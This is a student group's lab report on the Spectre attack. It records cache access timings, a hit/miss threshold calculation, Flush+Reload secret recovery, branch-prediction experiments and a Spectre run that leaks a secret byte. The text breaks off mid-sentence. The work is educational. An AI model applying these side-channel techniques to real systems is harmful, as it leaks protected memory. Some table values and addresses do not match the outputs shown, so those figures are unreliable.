# CPS 633 Section 09


# Spectre Attack Lab

## Group 18

Roxie Reginold (501087897)
Hetu Virajkumar Patel (501215707)
Sayyada Aisha Mehvish (501106795)


## Task 1: Reading from Cache versus from Memory

1. First run




```
Access time for array[0*4096]: 184 CPU cycles
Access time for array[1*4096]: 184 CPU cycles
Access time for array[2*4096]: 208 CPU cycles
Access time for array[3*4096]: 23 CPU cycles
Access time for array[4*4096]: 14 CPU cycles
Access time for array[5*4096]: 16 CPU cycles
Access time for array[6*4096]: 14 CPU cycles
Access time for array[7*4096]: 17 CPU cycles
Access time for array[8*4096]: 14 CPU cycles
Access time for array[9*4096]: 16 CPU cycles
[1] + Done                     "/usr/bin/gdb" --inte
t.fhw"
h222pate@eng202-39:~/CPS633/Lab1/Labsetup$
```

2. Second Run




```
Access time for array[0*4096]: 295 CPU cycles
Access time for array[1*4096]: 175 CPU cycles
Access time for array[2*4096]: 205 CPU cycles
Access time for array[3*4096]: 16 CPU cycles
Access time for array[4*4096]: 198 CPU cycles
Access time for array[5*4096]: 175 CPU cycles
Access time for array[6*4096]: 15 CPU cycles
Access time for array[7*4096]: 14 CPU cycles
Access time for array[8*4096]: 17 CPU cycles
Access time for array[9*4096]: 16 CPU cycles
[1] + Done                     "/usr/bin/gdb" --ir
p.5if"
h222pate@eng202-39:~/CPS633/Lab1/Labsetup$
```

3. Third Run




```
Access time for array[0*4096]: 334 CPU cycles
Access time for array[1*4096]: 262 CPU cycles
Access time for array[2*4096]: 341 CPU cycles
Access time for array[3*4096]: 22 CPU cycles
Access time for array[4*4096]: 14 CPU cycles
Access time for array[5*4096]: 16 CPU cycles
Access time for array[6*4096]: 14 CPU cycles
Access time for array[7*4096]: 17 CPU cycles
Access time for array[8*4096]: 17 CPU cycles
Access time for array[9*4096]: 16 CPU cycles
[1] + Done                        "/usr/bin/gdb" --
d.1ym"
h222pate@eng202-39:~/CPS633/Lab1/Labsetup$
```

4. Forth Run




```
Access time for array[0*4096]: 173 CPU cycles
Access time for array[1*4096]: 177 CPU cycles
Access time for array[2*4096]: 174 CPU cycles
Access time for array[3*4096]: 22 CPU cycles
Access time for array[4*4096]: 17 CPU cycles
Access time for array[5*4096]: 16 CPU cycles
Access time for array[6*4096]: 16 CPU cycles
Access time for array[7*4096]: 16 CPU cycles
Access time for array[8*4096]: 17 CPU cycles
Access time for array[9*4096]: 16 CPU cycles
[1] + Done                        "/usr/bin/gdb" --i
c.swb"
h222pate@eng202-39:~/CPS633/Lab1/Labsetup$
```

5. Fifth Run




```
Access time for array[0*4096]: 173 CPU cycles
Access time for array[1*4096]: 393 CPU cycles
Access time for array[2*4096]: 181 CPU cycles
Access time for array[3*4096]: 23 CPU cycles
Access time for array[4*4096]: 208 CPU cycles
Access time for array[5*4096]: 525 CPU cycles
Access time for array[6*4096]: 18 CPU cycles
Access time for array[7*4096]: 15 CPU cycles
Access time for array[8*4096]: 16 CPU cycles
Access time for array[9*4096]: 16 CPU cycles
[1] + Done                        "/usr/bin/gdb" --
2.rwf"
h222pate@eng202-39:~/CPS633/Lab1/Labsetup$
```

6. Sixth Run




```
Access time for array[0*4096]: 383 CPU cycles
Access time for array[1*4096]: 187 CPU cycles
Access time for array[2*4096]: 176 CPU cycles
Access time for array[3*4096]: 21 CPU cycles
Access time for array[4*4096]: 175 CPU cycles
Access time for array[5*4096]: 295 CPU cycles
Access time for array[6*4096]: 16 CPU cycles
Access time for array[7*4096]: 16 CPU cycles
Access time for array[8*4096]: 14 CPU cycles
Access time for array[9*4096]: 17 CPU cycles
[1] + Done                      "/usr/bin/gdb" --i
v.0pv"
h222pate@eng202-39:~/CPS633/Lab1/Labsetup$
```

7. Seventh Run




```
Access time for array[0*4096]: 449 CPU cycles
Access time for array[1*4096]: 259 CPU cycles
Access time for array[2*4096]: 202 CPU cycles
Access time for array[3*4096]: 30 CPU cycles
Access time for array[4*4096]: 194 CPU cycles
Access time for array[5*4096]: 192 CPU cycles
Access time for array[6*4096]: 191 CPU cycles
Access time for array[7*4096]: 31 CPU cycles
Access time for array[8*4096]: 234 CPU cycles
Access time for array[9*4096]: 238 CPU cycles
[1] + Done                      "/usr/bin/gdb" --in
2.43s"
h222pate@eng202-39:~/CPS633/Lab1/Labsetup$
```

8. Eight Run




```
Access time for array[0*4096]: 216 CPU cycles
Access time for array[1*4096]: 169 CPU cycles
Access time for array[2*4096]: 324 CPU cycles
Access time for array[3*4096]: 24 CPU cycles
Access time for array[4*4096]: 185 CPU cycles
Access time for array[5*4096]: 179 CPU cycles
Access time for array[6*4096]: 16 CPU cycles
Access time for array[7*4096]: 16 CPU cycles
Access time for array[8*4096]: 16 CPU cycles
Access time for array[9*4096]: 16 CPU cycles
[1] + Done                      "/usr/bin/gdb" --int
v.qzs"
h222pate@eng202-39:~/CPS633/Lab1/Labsetup$
```

9. Ninth Run



```
Access time for array[0*4096]: 196 CPU cycles
Access time for array[1*4096]: 173 CPU cycles
Access time for array[2*4096]: 183 CPU cycles
Access time for array[3*4096]: 21 CPU cycles
Access time for array[4*4096]: 16 CPU cycles
Access time for array[5*4096]: 17 CPU cycles
Access time for array[6*4096]: 16 CPU cycles
Access time for array[7*4096]: 16 CPU cycles
Access time for array[8*4096]: 16 CPU cycles
Access time for array[9*4096]: 16 CPU cycles
[1] + Done                       "/usr/bin/gdb" --int
d.el5"
h222pate@eng202-39:~/CPS633/Lab1/Labsetup$
```

10. Tenth Run



```
Access time for array[0*4096]: 271 CPU cycles
Access time for array[1*4096]: 291 CPU cycles
Access time for array[2*4096]: 193 CPU cycles
Access time for array[3*4096]: 31 CPU cycles
Access time for array[4*4096]: 195 CPU cycles
Access time for array[5*4096]: 226 CPU cycles
Access time for array[6*4096]: 208 CPU cycles
Access time for array[7*4096]: 29 CPU cycles
Access time for array[8*4096]: 226 CPU cycles
Access time for array[9*4096]: 193 CPU cycles
[1] + Done                       "/usr/bin/gdb" --inte
3.z32"
h222pate@eng202-39:~/CPS633/Lab1/Labsetup$
```

**Observed Data:**

| Array Index | Run 1 | Run 2 | Run 3 | Run 4 | Run 5 | Run 6 | Run 7 | Run 8 | Run 9 | Run 10 | Total |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 0 | 184 | 295 | 324 | 173 | 173 | 383 | 449 | 216 | 196 | 271 | 2664 |
| 1 | 184 | 175 | 262 | 177 | 393 | 187 | 259 | 169 | 173 | 291 | 2270 |
| 2 | 208 | 205 | 341 | 174 | 181 | 176 | 202 | 324 | 183 | 193 | 2187 |
| 3 | 23 | 16 | 22 | 33 | 23 | 21 | 30 | 24 | 21 | 31 | 244 |
| 4 | 14 | 198 | 14 | 17 | 208 | 175 | 194 | 185 | 16 | 195 | 1216 |
| 5 | 16 | 175 | 16 | 16 | 525 | 295 | 192 | 179 | 17 | 226 | 1657 |
| 6 | 14 | 15 | 14 | 16 | 18 | 16 | 191 | 16 | 16 | 208 | 524 |

|  |  |  |  |  |  |  |  |  |  |  |  |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 7 | 17 | 14 | 17 | 16 | 15 | 16 | 31 | 16 | 16 | 29 | 187 |
| 8 | 14 | 17 | 17 | 17 | 16 | 14 | 234 | 16 | 16 | 226 | 587 |
| 9 | 16 | 16 | 16 | 16 | 16 | 17 | 238 | 16 | 16 | 193 | 560 |

We observe that the access time for array[3*4096] and array[7*4096] is less than the rest. To calculate the threshold we have followed the following steps:

1. Calculate the average time for uncached misses
2. Calculate the average time for cached hits
3. Determine the average time per run for misses and hits
4. Compute the threshold

**Step 1:**
Sum of uncached miss times (for 10 runs): 11,665 CPU cycles
Average per run: 11,665 / 10 = 1,166.5 CPU cycles


**Step 2:**
Sum of cached hit times (for 10 runs): 431 CPU cycles
Average per run: 431 / 10 = 43.1 CPU cycles

**Step 3:**
Average time per uncached miss:
Average per run / Number of misses = 1,166.5 / 8 = 145.813 CPU cycles
Average time per cached hit:
Average per run / Number of hits = 43.1 / 2 = 21.55 CPU cycles

**Step 4:**

Threshold = (Average miss time + Average hit time) / 2
= (145.813 + 21.55) / 2
= 83.682 CPU cycles
~ 84 CPU cycles

## Task 2: Using Cache as a Side Channel




```
seed@VM: ~/.../Labsetup
array[94*4096 + 1024] is in cache.
The Secret = 94.
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
```

### Observations:

Here we adjusted the threshold CACHE_HIT_THRESHOLD from 80 to 84 CPU cycles.
After running the program, we observe that the array element accessed the fastest corresponding to the secret value used in the victim function. Here the secret = 94, we observe that the access time for array[94*4096 + DELTA] is consistently shorter than the access time.
As mentioned, the attract technique is not 100% accurate. So after running the program 20 times, we observe that **14 out of 20 executions** yield the correct output.

## <u>Task 3: Out-of-Order Execution and Branch Prediction</u>


**<u>Running the program without changes:</u>**



```
[09/22/24]seed@VM:~/.../Labsetup$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[09/22/24]seed@VM:~/.../Labsetup$ 
```

**<u>Observation:</u>**
This indicates that even though x = 97 which is larger than the size = 10, the CPU speculatively executed the instructions temp = array[x * 4096 + DELTA]; due to out-of-order execution was loaded into the cache, even though it shouldn't have been.


**<u>Running the program after commenting ☆ lines:</u>**



```
[09/22/24]seed@VM:~/.../Labsetup$ vim SpectreExperiment.c
[09/22/24]seed@VM:~/.../Labsetup$ gcc -march=native -o SpectreExperiment
SpectreExperiment.c
[09/22/24]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[09/22/24]seed@VM:~/.../Labsetup$ 
```

**Observation:**
After **commenting the line _mm_clflush(&size)**; Without flushing size from the cache, the CPU will immediately know that the condition if (x < size) is false when x = 97 is passed to victim(97). Therefore, no speculative execution will occur, and line temp = array[x * 4096 + DELTA]; will not be executed.

**Running the program with victim(i + 20) :**




```
[09/22/24]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[09/22/24]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[09/22/24]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[09/22/24]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[09/22/24]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[09/22/24]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[09/22/24]seed@VM:~/.../Labsetup$ 
```

**Observation:**

In this version, the CPU is trained with values from i = 20 to 29 during the loop, all larger than size = 10. This will train the CPU to predict that the condition if (x < size) is false; When victim(97) is called, the CPU will already be trained to predict the false branch, and there will be no speculative execution of the if branch.

## Task 4: The Spectre Attack



```
[09/22/24]seed@VM:~/.../Labsetup$ ./SpectreAttack
secret: 0x559532676008
buffer: 0x559532678018
index of secret (out of bound): -8208
[09/22/24]seed@VM:~/.../Labsetup$ ./SpectreAttack
secret: 0x55c5963dd008
buffer: 0x55c5963df018
index of secret (out of bound): -8208
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
[09/22/24]seed@VM:~/.../Labsetup$
```

**Observations:**

The secret value is stored at memory address 0x55d58c99e008.
The buffer starts at memory address 0x55d58c9a0018.
The secret is located beyond the bounds of the buffer by an offset of -8208 bytes. The offset is calculated using the line: size_t index_beyond = (size_t)(secret - (char*)buffer).
This calculation shows that the secret is positioned 8208 bytes before the buffer in memory.


After the code under if loops executes, it checks the CPU cache for traces using the reloadSideChannel() function. This function will identify if specific memory locations (e.g., array[X*4096 + DELTA]) remain cached. If a cache hit occurs, the byte value X corresponds to an ASCII character in the secret. Here after multiple executions the secret value is shown to 